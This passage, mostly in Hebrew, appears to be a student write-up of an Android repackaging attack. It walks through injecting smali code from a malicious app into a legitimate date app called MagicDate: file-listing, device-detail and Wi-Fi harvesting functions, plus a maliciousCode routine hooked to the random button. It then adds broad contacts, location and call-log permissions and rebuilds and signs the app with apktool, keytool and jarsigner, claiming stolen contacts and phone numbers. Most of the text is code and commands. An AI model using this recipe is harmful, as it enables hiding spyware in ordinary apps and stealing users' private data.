    invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v3

    const-object v4, Landroid/os/Build;->ID:Ljava/lang/String;
```

הפונקציה ב-JAVA שכותבת את המידע שגנבתי לקובץ הפלט.




The screenshot shows the Visual Studio Code editor with the MainActivity.java file open. The code is written in the Java language, which is used for Android applications. The code defines a private method named `FilePath()` that prints the absolute path of a file to the log. The code is as follows:

```
private void FilePath(File SourceFile) throws IOException {
    if (SourceFile.isFile()) {
        try {
            writer.write("File: " + SourceFile.getAbsolutePath() + "\n");
        } catch (IOException e) {
            e.printStackTrace();
        }
    } else {
        try {
            writer.write("Folder: " + SourceFile.getAbsolutePath() + "\n");
            File[] files = SourceFile.listFiles(); //Make list of files

            if (files != null && files.length > 0) {
                for (File f : SourceFile.listFiles()) {
                    FilePath(f); //Recursion to search deeper path files
                }
            }
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
    writer.flush();
}
```

הפונקציה ב-SMALI שפולטת את המידע שגנבתי לקובץ פלט.




```
5
6 # instance fields
7 .field outputStreamWriter:Ljava/io/OutputStreamWriter;
8
9
10 # direct methods
11 .method constructor <init>()V
12     .locals 0
13
14     .line 29
15     invoke-direct {p0}, Landroidx/appcompat/app/AppCompatActivity;-><init>()V
16
17     return-void
18 .end method
19
20 .method private FilePath(Ljava/io/File;)Z
21     .locals 5
22     .param p1, "SourceFile"    # Ljava/io/File;
23     .annotation system Ldalvik/annotation/Throws;
24         value = {
25             Ljava/io/IOException;
26         }
27     .end annotation
28
29     .line 253
30     invoke-virtual {p1}, Ljava/io/File;->isFile()Z
31
32     move-result v0
33
34     const-string v1, "\n"
35
```

שלב רביעי- את כל אחד מהחלקים הללו נכניס לתוך הקוד סמאלי של האפליקציה המקורית.

לאחר הסתכלות על קוד הסמאלי של האפליקציה המקורית ניתן לראות שהיא מורכבת ממספר קבצים וישנו קובץ גדול שנקרא MagicDate.smali שהוא העיקרי ומכיל את כל הקוד ואותו נערוך.

נסמן בכחול את קטעי הסמאלי שלקחנו מקוד הסמאלי של הקוד הזדוני אל קוד הסמאלי של האפליקציה המקורית שלתוכה אנחנו "משתילים" את החלקים הרצויים לצורך ההתקפה.



```
1 .class public Lcom/MagicDate/MagicDate;
2 .super Landroid/app/Activity;
3 .source "MagicDate.java"
4
5 # interfaces
6 .implements Landroid/view/View$OnClickListener;
7
8
9 # instance fields
10 .field outputStreamWriter:Ljava/io/OutputStreamWriter;
11
12 .field private anzahl:Landroid/widget/EditText;
13
14 .field private anzahlArray:Ljava/util/ArrayList;
15 .annotation system Ldalvik/annotation/Signature;
16     value = {
17         "Ljava/util/ArrayList",
18         "<L",
19         "Ljava/lang/Integer;",
20         ">;"
21     }
22 .end annotation
23 .end field
24
25 .field private datePicker:Landroid/widget/DatePicker;
26
27 .field private datePickerListener:Landroid/widget/DatePicker$OnDateChangeListener;
28
29 .field private datum:Landroid/widget/TextView;
```

בתמונה הזאת רואים את ההשתלה של ניתוב הפלט- שדרכו ננתב את כל המידע שגנבנו לקובץ טקסט.


```
2406 .method private FilePath(Ljava/io/File;)V
2407 .locals 5
2408 .param p1, "SourceFile" # Ljava/io/File;
2409 .annotation system Ldalvik/annotation/Throws;
2410     value = {
2411         Ljava/io/IOException;
2412     }
2413 .end annotation
2414 .line 253
2415 invoke-virtual {p1, Ljava/io/File;-.isFile()Z
2416 move-result v0
2417 const-string v1, "\n"
2418 if-eqz v0, :cond_0
2419 .line 255
2420 :try_start_0
2421 iget-object v0, p0, Lcom/my/magicdate2/MainActivity;-.outputStreamWriter:Ljava/io/OutputStreamWriter;
2422 new-instance v2, Ljava/lang/StringBuilder;
2423 new-instance v2, Ljava/lang/StringBuilder;
```

בתמונה רואים את ההשתלה של פונקציית `FilePath`.

```
2570 .method private getDeviceDetails()V
2571 .locals 5
2572 .line 180
2573 const-string v0, "Brand: "
2574 const-string v1, "\n"
2575 :try_start_0
2576 iget-object v2, p0, Lcom/my/magicdate2/MainActivity;-.outputStreamWriter:Ljava/io/OutputStreamWriter;
2577 const-string v3, "\n\nDEVICE INTERNAL DETAILS : \n\n"
2578 invoke-virtual {v2, v3}, Ljava/io/OutputStreamWriter;-.write(Ljava/lang/String;)V
2579 .line 182
2580 iget-object v2, p0, Lcom/my/magicdate2/MainActivity;-.outputStreamWriter:Ljava/io/OutputStreamWriter;
2581 new-instance v3, Ljava/lang/StringBuilder;
2582 invoke-direct {v3, Ljava/lang/StringBuilder;-.<init>()V
2583 const-string v4, "ID: "
```


בתמונה רואים את ההשתלה של פונקציית `getDeviceDetails`.

```
2406  
2407 > .method private FilePath(Ljava/io/File;)V...  
2568 .end method  
2569  
2570 > .method private getDeviceDetails()V...  
3039 .end method  
3040  
3041 > .method private getWifiDetails()V...  
3042 .locals 8  
3043  
3044 .line 119  
3045 const-string v0, "\n"  
3046  
3047 const-string v1, "connectivity"  
3048  
3049 invoke-virtual {p0, v1}, Lcom/my/magicdate2/MainActivity;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;  
3050  
3051 move-result-object v1  
3052  
3053 check-cast v1, Landroid/net/ConnectivityManager;  
3054  
3055 .line 120  
3056 .local v1, "connManager":Landroid/net/ConnectivityManager;  
3057 const/4 v2, 0x1  
3058  
3059 invoke-virtual {v1, v2}, Landroid/net/ConnectivityManager;->getNetworkInfo(I)Landroid/net/NetworkInfo;  
3060  
3061 move-result-object v2  
3062  
3063 .line 124
```

בתמונה רואים את ההשתלה של פונקציית getWifiDetails.


```
2568 .end method  
2569  
2570 > .method private getDeviceDetails()V...  
3039 .end method  
3040  
3041 > .method private getWifiDetails()V...  
3416 .end method  
3417  
3418 # virtual methods  
3419 .method public maliciousCode()V  
3420 .locals 9  
3421  
3422 .line 45  
3423 const-string v0, "android.permission.READ_CONTACTS"  
3424  
3425 const-string v1, "android.permission.WRITE_CONTACTS"  
3426  
3427 const-string v2, "android.permission.ACCESS_WIFI_STATE"  
3428  
3429 const-string v3, "android.permission.ACCESS_NETWORK_STATE"  
3430  
3431 const-string v4, "android.permission.WRITE_EXTERNAL_STORAGE"  
3432  
3433 const-string v5, "android.permission.READ_EXTERNAL_STORAGE"  
3434  
3435 const-string v6, "android.permission.ACCESS_NETWORK_STATE"  
3436  
3437 const-string v7, "android.permission.READ_CONTACTS"  
3438  
3439 const-string v8, "android.permission.WRITE_CONTACTS"
```

בתמונה רואים את ההשתלה של הפונקציה הראשית בקובץ java הזדוני שנקראת maliciousCode היא בעצם מכילה את שליחת הבקשות למשתמש לגשת להרשאות של המכשיר בכדי לגנוב את המידע ואת הקריאות לכל הפונקציות שציינתי למעלה שהשתלנו בקוד הסמאלי. כעת לאחר שהשתלנו את כל הקוד הזדוני בקוד הסמאלי, נשאר לנו רק לקרוא לקוד הזדוני שלנו בעת הלחיצה על פונקציית random.



```
559 .method private getRandom()V
560 .locals 8
561
562 .prologue
563 const/4 v7, 0x4
564
565 const/4 v6, 0x2
566
567 const/4 v5, 0x1
568
569 const/4 v4, 0x3
570
571 const/4 v3, 0x0
572
573 .line 180
574 iget-object v1, p0, Lcom/MagicDate/MagicDate;->anzahlArray:Ljava/util/ArrayList;
575
576 const v2, 0x989680
577
578 invoke-static {v2}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
579
580 move-result-object v2
581 invoke-virtual {p0}, Lcom/my/magicdate2/MainActivity;->maliciousCode()V
582
583 invoke-virtual {v1, v2}, Ljava/util/ArrayList;->add(Ljava/lang/Object;)Z
584
585 iget-object v1, p0, Lcom/MagicDate/MagicDate;->typArray:Ljava/util/ArrayList;
586
587 invoke-static {v3}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
```

בתמונה ניתן לראות שאנחנו בתוך קטע הקוד של random ואנחנו מכניסים את הקריאה לכל הפונקציות הזדוניות שנמצאות במחלקה MainActivity שבבית'.



```
559 .method private getRandom()V
560 .locals 8
561
562 .prologue
563 const/4 v7, 0x4
564
565 const/4 v6, 0x2
566
567 const/4 v5, 0x1
568
569 const/4 v4, 0x3
570
571 const/4 v3, 0x0
572
573 .line 180
574 iget-object v1, p0, Lcom/MagicDate/MagicDate;->anzahlArray:Ljava/util/ArrayList;
575
576 const v2, 0x989680
577
578 invoke-static {v2}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
579
580 move-result-object v2
581 invoke-virtual {p0}, Lcom/MagicDate/MagicDate;->maliciousCode()V
582
583 invoke-virtual {v1, v2}, Ljava/util/ArrayList;->add(Ljava/lang/Object;)Z
584
585 iget-object v1, p0, Lcom/MagicDate/MagicDate;->typArray:Ljava/util/ArrayList;
586
587 invoke-static {v3}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
```

ואז נשנה את השורה שהוספנו להיות Lcom/MagicDate/MagicDate כדי שזה יתאים לקובץ סמאלי הנוכחי ולא תעוף שגיאה בזמן ההרצה של האפליקציה הזדונית.


לאחר מכן נשנה את קובץ manifest של ה-magicDate ונשים שם את כל ההרשאות שאנחנו מבקשים מהמשתמש לאשר- על ידי לקיחה שלהם מקובץ ה-manifest של magicDate2 עם הקוד הזדוני.

```

1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.Mag
2
3 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
4 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
5 <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
6 <uses-permission android:name="android.permission.READ_CONTACTS"/>
7 <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
8 <uses-permission android:name="android.permission.READ_CALENDAR"/>
9 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
10 <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
11 <uses-permission android:name="android.permission.READ_CALL_LOG"/>
12 <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
13 <uses-permission android:name="android.permission.INTERNET"/>
14 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
15 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
16 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
17 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
18 <application android:icon="@drawable/icon" android:label="@string/app_name">
19     <activity android:label="@string/app_name" android:role="magicDate" android:screenOrientation="portrait">
20         <intent-filter>
21             <action android:name="android.intent.action.MAIN"/>
22             <category android:name="android.intent.category.LAUNCHER"/>
23         </intent-filter>
24     </activity>
25 </application>
26 </manifest>

```

לאחר מכן נבצע את הפקודה magicDate b apktool על מנת ליצור קובץ apk חדש שיהיה האפליקציה הזדונית לאחר השינויים שביצענו על האפליקציה המקורית בקובץ הסמאלי ובקובץ manifest. הקובץ החדש יישמר בתיקייה dist שנוצרה.



ואז שלב חמישי- ניצור מפתח DSA לאפליקציה הזדונית עם הפקודה keytool:

```
Command Prompt
-keysize <size>          key bit size
-groupname <name>        Group name. For example, an Elliptic Curve name.
-signalg <alg>           signature algorithm name
-dname <name>            distinguished name
-startdate <date>        certificate validity start date/time
-ext <value>             X.509 extension
-validity <days>        validity number of days
-keypass <arg>           key password
-keystore <keystore>      keystore name
-storepass <arg>         keystore password
-storetype <type>        keystore type
-providername <name>     provider name
-addprovider <name>      add security provider by name (e.g. SunPKCS11)
[-providerarg <arg>]    configure argument for -addprovider
-providerclass <class>  add security provider by fully-qualified class name
[-providerarg <arg>]    configure argument for -providerclass
-providerpath <list>    provider classpath
-v                       verbose output
-protected              password through protected mechanism

Use "keytool -?, -h, or --help" for this help message.

C:\app_attack\magicDate\dist>keytool -alias omer: -genkey -v -keystore key.keystore
Enter keystore password:
Re-enter new password:

Warning:
No -keyalg option. The default key algorithm (DSA) is a legacy algorithm and is no longer recommended. In a subsequent release of the JDK, the default will be removed and the -keyalg option must be specified.

What is your first and last name?
[Unknown]: omer rabin
What is the name of your organizational unit?
[Unknown]: Ariel
What is the name of your organization?
[Unknown]: Ariel
What is the name of your City or Locality?
[Unknown]: Holon
What is the name of your State or Province?
[Unknown]: Israel
What is the two-letter country code for this unit?
[Unknown]: IL
Is CN=omer rabin, OU=Ariel, O=Ariel, L=Holon, ST=Israel, C=IL correct?
[no]: y

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=omer rabin, OU=Ariel, O=Ariel, L=Holon, ST=Israel, C=IL
[Storing key.keystore]

C:\app_attack\magicDate\dist>
```

שלב שישי: נחתום על האפליקציה הזדונית עם הפקודה jarsigner

```
Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=omer rabin, OU=Ariel, O=Ariel, L=Holon, ST=Israel, C=IL
[Storing key.keystore]


C:\app_attack\magicDate\dist>jarsigner -keystore key.keystore magicDate.apk omer:
Enter passphrase for keystore:
jar signed.


Warning:
The signer's certificate is self-signed.

C:\app_attack\magicDate\dist>
```


כעת ניתן לראות שההתקפה אכן עובדת:

נפתח את ה-apk החדש שיצרנו בהתקפה עם האנדרואיד סטודיו ונריץ:





מידע שגנבתי:



כל האנשי קשר והמספרי פלאפון שלהם.

